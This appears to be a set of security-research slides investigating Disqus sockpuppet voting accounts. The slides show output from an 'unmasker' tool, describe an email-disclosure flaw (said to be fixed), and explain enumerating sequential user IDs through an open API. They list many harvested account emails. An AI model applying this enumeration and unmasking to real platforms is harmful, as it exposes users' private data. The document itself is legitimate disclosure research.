
Voter Age Variation



Voter Age Variation



Voter Age Variation



What stood out

- Accounts had been registered within minutes of each other.
- Their usernames and profile names had a regular pattern:
 - Username: <Firstname><Surname>
 - Profile name: <Firstname> <Surname>


```
(venv)abbot:maltego marco$ python unmask.py -v 2919407889 1540287681 like
Disqus Unmasker
marco@thinkst.com
```

```
[*] Looking up comment 1540287681
```

```
[*] Looking up voters on comment 1540287681
```

```
NatalyaMcalpin - Natalya Mcalpin (109616253) 2014-06-05T17:46:08 117d
NerissaNiel - Nerissa Niel (109616261) 2014-06-05T17:46:13 117d
OdessaOgilvie - Odessa Ogilvie (109616307) 2014-06-05T17:46:32 117d
PaigeSwanger - Paige Swanger (109616327) 2014-06-05T17:46:42 117d
PaulinaPrivett - Paulina Privett (109616340) 2014-06-05T17:46:48 117d
RandaBallance - Randa Ballance (109616381) 2014-06-05T17:47:07 117d
RodgerRansom - Rodger Ransom (109616473) 2014-06-05T17:47:41 117d
RogerReddix - Roger Reddix (109616481) 2014-06-05T17:47:46 117d
SorayaPiotrowski - Soraya Piotrowski (109616699) 2014-06-05T17:49:34 117d
TeriClerk - Teri Clerk (109616781) 2014-06-05T17:50:07 117d
TerinaTurrell - Terina Turrell (109616790) 2014-06-05T17:50:13 117d
ThaoMcanulty - Thao Mcanulty (109616811) 2014-06-05T17:50:22 117d
TyrellTennyson - Tyrell Tennyson (109616851) 2014-06-05T17:50:40 117d
VertieValliere - Valliere (109616881) 2014-06-05T17:50:54 117d
```

```
disqus_1WQz1p27v - YES Scotland for World Peace (117240005) 2014-08-06T20:23:58 55d
disqus_0xkykFPm7E - TheTruth (117719302) 2014-08-11T00:45:34 50d
```

```
Guests Likes: 23
```

```
(venv)abbot:maltego marco$ █
```




Not exactly convincing

What about their emails addresses?

(Hint: you really shouldn't be able to retrieve a
Disqus user's email address)

We found an unmask attack that returns
an email address for a profile name*

*Already reported and fixed

Supposed puppets had emails in the form:
<Firstname><Surname>@gmail.com

We had our suspicions, but thought
the puppet army would be larger.

Time to enumerate.

User Enumeration

- Disqus users get a unique ID
- This ID is a counter (yay!)
- There are unrestricted APIs to query user information (yay! yay!)
 - <https://disqus.com/api/3.0/users/details.json>
- We can lookup email addresses for each enumerated user with our unmask attack (yay! yay! yay!)
- So we pick a lower and upper bound beyond the lowest and highest known puppet IDs, making a range of 5k users.
- Pull details for all users.

5k users. Now what?

Filter on known values:

- Must have username, name and email patterns, and not be verified.
- Age is already taken into account with the ID, so less relevant.


```
marco@playpen:~$ grep gmail.com users-109614253-109618253.txt | grep '.*([A-Z][A-Za-z]\+).*' |
```


```
7.09% 109614827 : AlainaDartez@gmail.com (AlainaDartez) 117 2014-06-05T17:35:45
7.44% 109614840 : AleciaAxley@gmail.com (AleciaAxley) 117 2014-06-05T17:35:49
7.71% 109614850 : AleshaHepner@gmail.com (AleshaHepner) 117 2014-06-05T17:35:54
7.90% 109614857 : AllynAlfrey@gmail.com (AllynAlfrey) 117 2014-06-05T17:35:58
8.17% 109614867 : AlmaArmwood@gmail.com (AlmaArmwood) 117 2014-06-05T17:36:03
8.49% 109614879 : AlvinNolan@gmail.com (AlvinNolan) 117 2014-06-05T17:36:07
8.85% 109614892 : AmadoGorman@gmail.com (AmadoGorman) 117 2014-06-05T17:36:12
9.12% 109614902 : AngelinaCrespo@gmail.com (AngelinaCrespo) 117 2014-06-05T17:36:17
9.47% 109614915 : AngelynAleman@gmail.com (AngelynAleman) 117 2014-06-05T17:36:22
9.74% 109614925 : AntoinetteAlcorn@gmail.com (AntoinetteAlcorn) 117 2014-06-05T17:36:27
10.06% 109614937 : ArdenApril@gmail.com (ArdenApril) 117 2014-06-05T17:36:32
10.22% 109614943 : BeatrizBuchholtz@gmail.com (BeatrizBuchholtz) 117 2014-06-05T17:36:37
10.49% 109614953 : BelvaSeckman@gmail.com (BelvaSeckman) 117 2014-06-05T17:36:42
10.79% 109614964 : BriceBosket@gmail.com (BriceBosket) 117 2014-06-05T17:36:46
11.06% 109614974 : BrookePlate@gmail.com (BrookePlate) 117 2014-06-05T17:36:50
11.36% 109614985 : BryannaCallanan@gmail.com (BryannaCallanan) 117 2014-06-05T17:36:55
11.63% 109614995 : CarmanComan@gmail.com (CarmanComan) 117 2014-06-05T17:36:59
11.85% 109615003 : CatarinaCountryman@gmail.com (CatarinaCountryman) 117 2014-06-05T17:37:04
12.01% 109615009 : CherelleCostner@gmail.com (CherelleCostner) 117 2014-06-05T17:37:08
12.33% 109615021 : ChristeenChien@gmail.com (ChristeenChien) 117 2014-06-05T17:37:13
12.58% 109615030 : ChristelDecola@gmail.com (ChristelDecola) 117 2014-06-05T17:37:17
12.82% 109615039 : ChrystalCryan@gmail.com (ChrystalCryan) 117 2014-06-05T17:37:22
13.20% 109615053 : CicelyCorrell@gmail.com (CicelyCorrell) 117 2014-06-05T17:37:26
13.52% 109615065 : ClarineChavarria@gmail.com (ClarineChavarria) 117 2014-06-05T17:37:32
13.90% 109615079 : ClarineHeeren@gmail.com (ClarineHeeren) 117 2014-06-05T17:37:37
14.25% 109615092 : CletaEvans@gmail.com (CletaEvans) 117 2014-06-05T17:37:42
14.66% 109615107 : ConnieCola@gmail.com (ConnieCola) 117 2014-06-05T17:37:48
15.01% 109615120 : CynthiaCressland@gmail.com (CynthiaCressland) 117 2014-06-05T17:37:53
